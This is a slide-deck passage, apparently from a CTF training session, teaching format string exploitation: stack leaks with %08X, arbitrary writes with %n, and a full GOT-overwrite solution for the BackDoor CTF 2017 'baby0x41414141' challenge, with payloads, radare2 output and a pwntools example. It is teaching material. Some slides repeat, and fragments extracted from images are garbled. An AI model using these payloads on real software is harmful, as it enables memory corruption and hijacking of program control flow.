



# Format String Exploitation

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# Exploiting Format Strings

- Leaking values from the stack
- Writing values
- BackDoor CTF 2017 - Baby-0x41414141
- Challenge Problems

# Usual Format Specifiers

- `printf("Hello %s\n","World")`
  - Hello World
- `printf("%d + %d = %d",5,6,11)`
  - $5 + 6 = 11$
- `printf("Pi = %f",3.14159)`
  - $Pi = 3.141590$
- `printf("%08X",42)`
  - 0000002A

# Unusual Format Specifiers

- `printf("%2$s %1$s\n", "Hello", "World")`
  - `World Hello`
- `printf("ox%0*X", sizeof(void*)*2, 0xC)`
  - `0x00000000C`
  - `0x0000000000000000C`
- `int n = 0;`  
`printf("Hello%n",&n);`  
`printf(" is %d characters long?", n);`
  - `Hello is 5 characters long?`

No

```
void main(int argc, char *argv)
{
    printf(argv[1]);
}
```

Yes

```
void main(int argc, char *argv)
{
    printf("%s\n", argv[1]);
}
```

No

```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    sprintf(buff, argv[1]);
}
```

No

```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    sprintf(buff, "%s", argv[1]);
}
```



No

```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    snprintf(buff, sizeof(buff), argv[1]);
}
```

Yes

```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    snprintf(buff, sizeof(buff), "%s", argv[1]);
}
```

Let's leak some ~~flags~~ data

%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X

```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
```



# Is it vulnerable?


```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
caffix_%08X_%08X
Ok cool, soon we will know whether you pwned it or not. Till then Bye
e caffix_08048914_FFE2ADF8
[chris@Thor backdoor]$
```

Yes it is!


```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
caffix_%08X_%08X
Ok cool, soon we will know whether you pwned it or not. Till then Bye
e caffix_08048914 FFE2ADF8
[chris@Thor backdoor]$
```

Here

Remember this thing?




Each %08X prints values off the stack





# Info leak

```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
caffix_%08X_%08X
Ok cool, soon we will know whether you pwned it or not. Till then Bye
e caffix_08048914_FFE2ADF8
[chris@Thor backdoor]$
```



The flag is securely hidden

```
#include <stdio.h>

void main(int argc, char *argv[])
{
    char flag[] = "flag{y0u_w111_n3v4r_s33_th1s}"
    printf(argv[1]);
}
```

Oh no...

```
[chris@Thor mason]$ ./n3v3r_l%%k Hello!  
Hello![chris@Thor mason]$  
[chris@Thor mason]$ ./n3v3r_l%%k "Format strings are fun"  
Format strings are fun[chris@Thor mason]$  
[chris@Thor mason]$ ./n3v3r_l%%k "What happens if I do this %08X"  
What happens if I do this FFE70034[chris@Thor mason]$  
[chris@Thor mason]$ ./n3v3r_l%%k "Oh no!"  
[chris@Thor mason]$ █
```



%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_%08X\_

```
[chris@Thor mason]$ ./n3v3r_l%k %08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08
X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
FFA645B4_00000000_56618594_FFFFFFFF_FFA64B02_F7561138_FFA64614_F7780
9E0_F7725E28_F77241E8_6C66C158_797B6761_775F7530_5F6C6C31_3476336E_3
3735F72_68745F33_007D7331_95FF5B00_FFA64580_00000000_00000000_F756C7
C3_F7725E28_F7725E28_00000000_F756C7C3_00000002_FFA64614_FFA64620_FF
A645A4_00000002[chris@Thor mason]$
```

## What are those?



Hex for our flag! (hint: little endian flips it)

```
[chris@Thor mason]$ ./n3v3r_l%k %08X_%08X_%08X_%08X_%08X_%08X_%08X_
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08
X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
FFA645B4_00000000_56618594_FFFFFFFF_FFA64B02_F7561138_FFA64614_F7780
9E0_F7725E28_F77241E8_6C66C158_797B6761_775F7530_5F6C6C31_3476336E_3
3735F72_68745F33_007D7331_95FF5B00_FFA64580_00000000_00000000_F756C7
C3_F7725E28_F7725E28_00000000_F756C7C3_00000002_FFA64614_FFA64620_FF
A645A4_00000002[chris@Thor mason]$
```

If  X

 $y\{ga$ 

W\_uO


111

4v3n

Hex for our flag! (hint: Little endian flips it)

```
[chris@Thor mason]$ ./n3v3r_l%k %08X_%08X_%08X_%08X_%08X_%08X_%08X_
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08
X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
FFA645B4_00000000_56618594_FFFFFFFF_FFA64B02_F7561138_FFA64614_F7780
9E0_F7725E28_F77241E8_6C66C158_797B6761_775F7530_5F6C6C31_3476336E_3
3735F72_68745F33_007D7331_95FF5B00_FFA64580_00000000_00000000_F756C7
C3_F7725E28_F7725E28_00000000_F756C7C3_00000002_FFA64614_FFA64620_FF
A645A4_00000002[chris@Thor mason]$
```

If  $\diamond X$        $y\{ga$        $w\_uo$        $\_ll1$        $4v3n$

  $flag\{you\ w1ll\ n3v4... \text{ and more values}$

# Leaking without getting carpal tunnel

```
[chris@Thor mason]$ ./n3v3r_l%%k %1\$08X
FF871584[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k %2\$08X
00000000[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k %3\$08X
56590594[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k %4\$08X
FFFFFFFF[chris@Thor mason]$
```

Direct parameter access: `$1$08X`




# Leaking without getting carpal tunnel

```
[chris@Thor mason]$ for i in $(seq 1 20); do ./n3v3r_l%%k %i\$x;printf "\n";done
ffaccf94
0
565e5594
ffffffff
ffb90b9d
f75a2138
ff941e14
f77179e0
f76d9e28
f76e21e8
6c660158
797b6761
775f7530
5f6c6c31
3476336e
33735f72
68745f33
7d7331
bb313a00
ffbbaab0
```

---

# Leaking without getting carpal tunnel

```
[chris@Thor mason]$ for i in $(seq 1 20); do ./n3v3r_l%%k %$i\$x | r  
ax2 -s|tr -cd "[:print:]" |rev;printf "\n";done  
  
5aV  
[  
8!\n  
4  
t  
(Nw  
y  
Xfl  
ag{y  
0u_w  
1ll_  
n3v4  
r_s3  
3_th  
1s}  
0rz  
0  
[chris@Thor mason]$
```

The flag is  hidden

```
#include <stdio.h>

void main(int argc, char *argv[])
{
    char flag[] = "flag{y0u_w111_n3v4r_s33_th1s}"
    printf(argv[1]);
}
```

Let's write some data

AAAA%5\$n


# General Idea

- Info Leak to find our buffer
  - “AAAA%1\$08X” ...”AAAA%100\$08X”
    - Just look for the 0x41414141
- Find a pointer to overwrite
  - Did someone say r2?
    - GOT table and DTOR table □ Usually read and write
    - They just contain a list of pointers to functions
- Somehow overwrite that pointer
  - Point to a win function
    - Or our [shellcode](#)
    - Shellcode with format strings for another time

## Unusual Format Specifiers

- `printf("%2$s %1$s\n", "Hello", "World")`
  - `World Hello`
- `printf("ox%0*X", sizeof(void)*2, 0xC)`
  - `0x00000000C`
  - `0x0000000000000000C`
- `int n = 0;`  
`printf("Hello%n", &n);`  
`printf(" is %d characters long?", n);`
  - `Hello is 5 characters long?`

Hold up,  
did printf just  
write to "n"?



# That's right! printf can write values

- %n is designed to write the number of characters so far in a string to a variable.
  - I have **never** seen someone actually use this
  - It's like it was designed to be used in **exploitation**

# General Idea

- Info Leak to find our buffer
  - “AAAA%1\$08X” ...”AAAA%100\$08X”
    - Just look for the 0x41414141
- Find a pointer to overwrite
  - Did someone say r2?
    - GOT table and DTOR table □ Usually read and write
    - They just contain a list of pointers to functions
- Somehow overwrite that pointer
  - Point to a win function
    - Or our [shellcode](#)
    - Shellcode with format strings for another time



# General Idea

- Info Leak to find our buffer
  - “AAAA%1\$08X” ...”AAAA%100\$08X”
    - Just look for the 0x41414141
- Find a pointer to overwrite
  - Did someone say r2?
    - GOT table and DTOR table □ Usually read and write
    - They just contain a list of pointers to functions
- %n our way to an overwrite
  - %n gives us the perfect overwrite for existing values

# Look for 0x41414141

```
[chris@Thor backdoor]$ for i in $(seq 1 10);  
> do python2 -c "print 'AAAA_%i\$08X\n' | ./baby0x41414141;  
> echo $i;  
> done  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_08048914  
1  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FFFA2C48  
2  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_00000001  
3  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_F73F27A8  
4  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_0000037D  
5  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_F7418998  
6  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FFCD7964  
7  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FFAFA144  
8  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FF8CA190  
9  
Hello baby pwner, whats your name?  
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_41414141  
10  
[chris@Thor backdoor]$
```

See it?

A red L-shaped line starts on the left side of the image, extends horizontally to the right, and then turns vertically upwards. At the end of the horizontal segment, there is a red arrow pointing to the right, which points directly at the final line of the terminal output: "Till then Bye AAAA\_41414141". This line is also enclosed in a red rectangular box.

%10\$08X finds our buffer

```
Hello baby pwner, whats your name?
```

```
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_41414141  
10
```

—

What happens if we %n instead of %08X

```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
AAAA%10$n
Segmentation fault (core dumped)
```

# We just wrote to “0x41414141”

- We just wrote ‘4’ to the address 0x41414141
  - We can’t use that memory address
  - So it crashed
- Can we write somewhere useful?

# Radare2 your favorite tool

- Let's get a summary of what's going on
  - aaa – analyze everything
  - s main – seek to main
  - pds – print function summary

```
[chris@Thor backdoor]$ r2 ./baby0x41414141
[0x08048610]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x08048610]> s main
[0x08048724]> pds
0x08048751 str.Hello_baby_pwner_what's_your_name_
0x08048756 sym.imp.puts ()
0x0804875e " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048767 sym.imp fflush ()
0x0804876f "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048785 sym.imp fgets ()
0x0804878d "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048796 sym.imp fflush ()
0x080487a8 str.Ok_cool_soon_we_will_know_whether_you_pwned_it_or_not._Till_then_Bye_s
0x080487b4 sym.imp sprintf ()
0x080487bc " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487c5 sym.imp fflush ()
0x080487d7 sym.imp printf ()
0x080487df " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487e8 sym.imp fflush ()
0x080487f5 sym.imp exit ()
[0x08048724]> █
```


# Do we really need fflush here?

```
[chris@Thor backdoor]$ r2 ./baby0x41414141
[0x08048610]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x08048610]> s main
[0x08048724]> pds
0x08048751 str.Hello_baby_pwner__whats_your_name_
0x08048756 sym.imp.puts ()
0x0804875e " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048767 sym.imp fflush ()
0x0804876f "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048785 sym.imp.fgets ()
0x0804878d "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048796 sym.imp fflush ()
0x080487a8 str.Ok_cool__soon_we_will_know_whether_you_pwned_it_or_not._Till_then_Bye__s
0x080487b4 sym.imp.sprintf ()
0x080487bc " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487c5 sym.imp fflush ()
0x080487d7 sym.imp.printf ()
0x080487df " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487e8 sym.imp fflush ()
0x080487f5 sym.imp.exit ()
[0x08048724]> █
```



# Where does fflush really point?

```
[0x08048724]> is-got  
idx=13 vaddr=0x080485b0 --r-x name=.plt.got  
idx=23 vaddr=0x080485c0 --rw- name=.got  
idx=24 vaddr=0x080485d0 --rw- name=.got.plt  
[0x08048724]> pd @ 0x08049ffc | grep fflush -C 3  
    ;-- reloc._ZNSt8ios_base4InitD1Ev_36:  
    ; DATA XREF from 0x080485b0 (sym.std::ios_base::Init::_Init__)  
0x0804a024      .dword 0x080485b6                ; RELOC 32 _ZNSt8ios_base4InitD1Ev  
    ;-- reloc fflush_40:  
    ; DATA XREF from 0x080485c0 (sym.imp fflush)  
0x0804a028      .dword 0x080485c6                ; RELOC 32 fflush  
    ;-- reloc.printf_44:  
    ; DATA XREF from 0x080485d0 (sym.imp printf)  
0x0804a02c      .dword 0x080485d6                ; RELOC 32 printf
```





# We can overwrite where fflush points!

- Now we're ready to tackle real problems

# Backdoor CTF 2017

PWN 150 - baby0x41414141

# Gameplan

- Leak stack location of our buffer
  - We already did this with `%10$08X`
- Find GOT entry to overwrite
  - We saw `fflush()` gets called after the `printf`
  - We found `fflush()` in the GOT
    - Now we need to overwrite it
- Point `fflush()` to a win function
  - Most beginner/intermediate format string pwn problems give you a win function
    - Adding shellcode or ropping usually jumps it up to a 400 point problem because it gets tedious

# Where is the win()?

```
[0x08048724]> afl
0x08048514 3 35      sym._init
0x08048550 1 6      sym.imp.sprintf
0x08048560 1 6      sym.imp.__cxa_atexit
0x08048570 1 6      sym.imp.system
0x08048580 1 6      sym.std::ios_base::Init::Init__
0x08048590 1 6      sym.imp.fgets
0x080485a0 1 6      sym.imp.__libc_start_main
0x080485b0 1 6      sym.std::ios_base::Init::_Init__
0x080485c0 1 6      sym.imp.fflush
0x080485d0 1 6      sym.imp.printf
0x080485e0 1 6      sym.imp.puts
0x080485f0 1 6      sym.imp.exit
0x08048600 1 6      sub.__gmon_start__252_600
0x08048610 1 33     entry0
0x08048640 1 4      sym.__x86.get_pc_thunk.bx
0x08048650 4 43     sym.deregister_tm_clones
0x08048680 4 53     sym.register_tm_clones
0x080486c0 3 30     sym.__do_global_dtors_aux
0x080486e0 4 43     -> 40 sym.frame_dummy
0x0804870b 1 25     sym.flag__
0x08048724 1 214    sym.main
0x080487fa 4 66     sym.__static_initialization_and_destruction_0_int_int_
0x0804883c 1 26     sym._GLOBAL__sub_I_Z4flagv
0x08048860 4 93     sym.__libc_csu_init
0x080488c0 1 2      sym.__libc_csu_fini
0x080488c4 1 20     sym._fini
```

# Break the write up in four pieces

- We will be writing one byte at a time to overwrite the GOT entry.
  - As we saw earlier, starting with “AAAA” in our write wrote to 0x41414141
  - Let's swap it for fflush

# The setup

```
[chris@Thor backdoor]$ python2 -c 'print "\x28\xA0\x04\x08%10$n"' > format_input
[chris@Thor backdoor]$ cat format.rr2
#!/usr/bin/rarun2
stdin=./format_input
[chris@Thor backdoor]$ r2 -d baby0x41414141 -e dbg.profile=format.rr2
Process with PID 38204 started...
= attach 38204 38204
bin.baddr 0x08048000
Using 0x8048000
Assuming filepath /home/chris/ctf/backdoor/baby0x41414141
asm.bits 32
[0xf778c60]> █
```

# Getting inputs right

- Sending hex into a program and debugging is hard.
- Radare2 offers a method of reading input from a file
- .rr2 files allow you to specify all sorts of program state variables
  - Environment
  - STDIN,STDOUT,STDERR
  - Gdb setup
- I'm using python to send my hex to my format\_input file
  - `python2 -c 'print "\x28\xA0\x04\x08%10$n"' > format_input`
  - `r2 -d babyox41414141 -e dbg.profile=format.rr2`

# We overwrote the LSB of our EIP!

```
[chris@Thor backdoor]$ python2 -c 'print "\x28\xA0\x04\x08%10$n"' > format_input
[chris@Thor backdoor]$ cat format.rr2
#!/usr/bin/rarun2
stdin=./format_input
[chris@Thor backdoor]$ r2 -d baby0x41414141 -e dbg.profile=format.rr2
Process with PID 38204 started...
= attach 38204 38204
bin.baddr 0x08048000
Using 0x8048000
Assuming filepath /home/chris/ctf/backdoor/baby0x41414141
asm.bits 32
[0xf778c60]> dc
Selecting and continuing: 38204
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye (0x04
child stopped with signal 11
[0x0000004a]> dr
eax = 0xf75d9d40
ebx = 0x00000000
ecx = 0x00000000
edx = 0xf75da854
esi = 0xf75d8e28
edi = 0x00000000
esp = 0xffd355dc
ebp = 0xffd35808
eip = 0x0000004a
eflags = 0x00010296
oeax = 0xffffffff
[0x0000004a]> █
```



## Our LSB is 0x4a, we need 0x0b

- Add padding, since %n writes how many bytes are in the string, lets just add more
  - Our format is now <Address><Padding><Overwrite>
- We can only add bytes, so our calculation is always:
  - $(0x100 + \text{<Needed Byte>}) - \text{<Current byte>} = \text{offset}$
  - $(0x100 + 0x0b) - 0x4a$
  - $0x10b - 0x4a = 0xc1$ 
    - Which is 193 in decimal
- `python2 -c 'print "\x28\xA0\x04\x08%193X%10$n"' > format_input`

# It worked! 3 more writes to go

```
[chris@Thor backdoor]$ python2 -c 'print "\x28\xA0\x04\x08%193X%10$n"' > format_input
[chris@Thor backdoor]$ r2 -d baby0x41414141 -e dbg.profile=format.rr2
Process with PID 38227 started...
= attach 38227 38227
bin.baddr 0x08048000
Using 0x8048000
Assuming filepath /home/chris/ctf/backdoor/baby0x41414141
asm.bits 32
[0xf779ec60]> dc
Selecting and continuing: 38227
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye (0

      8048914
child stopped with signal 11
[0x0000010b]> █
```

# Change of format

- We need four writes. So we need 4 addresses and 4 write specifiers.
- <Address><Address><Address><Address><Padding><Write><Padding><Write><P  
adding><Write><Padding><Write>

# The math

```
python2 -c 'print "\
\x28\xA0\x04\x08\
\x29\xA0\x04\x08\
\x2A\xA0\x04\x08\
\x2B\xA0\x04\x08\
%08X\
%10$n\
%08X\
%11$n\
%08X\
%12$n\
%08X\
%13$n\
"' > format_input
```

```
;-- reloc.fflush_40:
; DATA XREF from (
0x0804a028 .dwo
eip = 0x766e665e
0x0804870b 1 25 sym.flag__
(0x100 + 0x0b) - 0x5e = 0xad (173)
Padding = 8 + 173 = 181
```

The diagram illustrates the calculation of padding for a format string attack. It shows the mapping of hex values from the python2 command to the assembly code. The sequence of hex values \x28, \xA0, \x04, \x08 is mapped to the address 0x0804a028. The value \x29 is mapped to 0x0804870b. The calculation (0x100 + 0x0b) - 0x5e = 0xad (173) is shown, followed by the final padding calculation: 8 + 173 = 181.

# One byte built!

```
python2 -c 'print "\
\x28\xA0\x04\x08\
\x29\xA0\x04\x08\
\x2A\xA0\x04\x08\
\x2B\xA0\x04\x08\
%181X\
%10$n\
%08X\
%11$n\
%08X\
%12$n\
%08X\
%13$n\
"' > format_input
```

|eip = 0x231b130b

## Rinse and Repeat

```
python2 -c 'print "\
\x28\xA0\x04\x08\
\x29\xA0\x04\x08\
\x2A\xA0\x04\x08\
\x2B\xA0\x04\x08\
%181X\
%10$n\
%124X\
%11$n\
%125X\
%12$n\
%260X\
%13$n\
"' > format_input
```

# We did it!

```
[chris@Thor backdoor]$ python2 -c 'print "\
> \x28\xA0\x04\x08\
> \x29\xA0\x04\x08\
> \x2A\xA0\x04\x08\
> \x2B\xA0\x04\x08\
> %181X\
> %10$n\
> %124X\
> %11$n\
> %125X\
> %12$n\
> %260X\
> %13$n\
> "' > format_input
[chris@Thor backdoor]$ cat format_input | ./baby0x41414141
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye (0)0*0+0
```

8048914

FF8EE

E88

1

F73FC7A8

flag{w3\_d1d\_1t\_h00r4y!}

[chris@Thor backdoor]\$ █



# Tools for automating this

- Pwntools
  - <http://python3-pwntools.readthedocs.io/en/latest/fmtstr.html#example-automated-exploitation>
- Libformatstr
  - <https://github.com/hellman/libformatstr>

```
p = process('./vulnerable')

# Function called in order to send a payload
def send_payload(payload):
    log.info("payload = %s" % repr(payload))
    p.sendline(payload)
    return p.recv()

# Create a FmtStr object and give to him the function
format_string = FmtStr(execute_fmt=send_payload)
format_string.write(0x0, 0x1337babe) # write 0x1337babe at 0x0
format_string.write(0x1337babe, 0x0) # write 0x0 at 0x1337babe
format_string.execute_writes()
```



# Challenge Problems!

- Three problems:
  - Easy
  - Medium
  - Hard
- <https://drive.google.com/open?id=oB5Sor8VFNaEEMzIKVGVTNoc2RzQ>

# Summary

- Info leak
  - %08X\_%08X\_%08X\_%08X
  - %1\$08X,%2\$08X,%3\$08X,%4\$08X,
- Write somewhere
  - AAAA%5\$n
  - AAAA%08X%08X%08X%08X\$n
- Write something somewhere
  - AAAA%1337d%5\$n
  - AAAABBBBCCCCDDDD%08X%5\$n%08X%6\$n%08X%7\$n%08X%8\$n

Questions?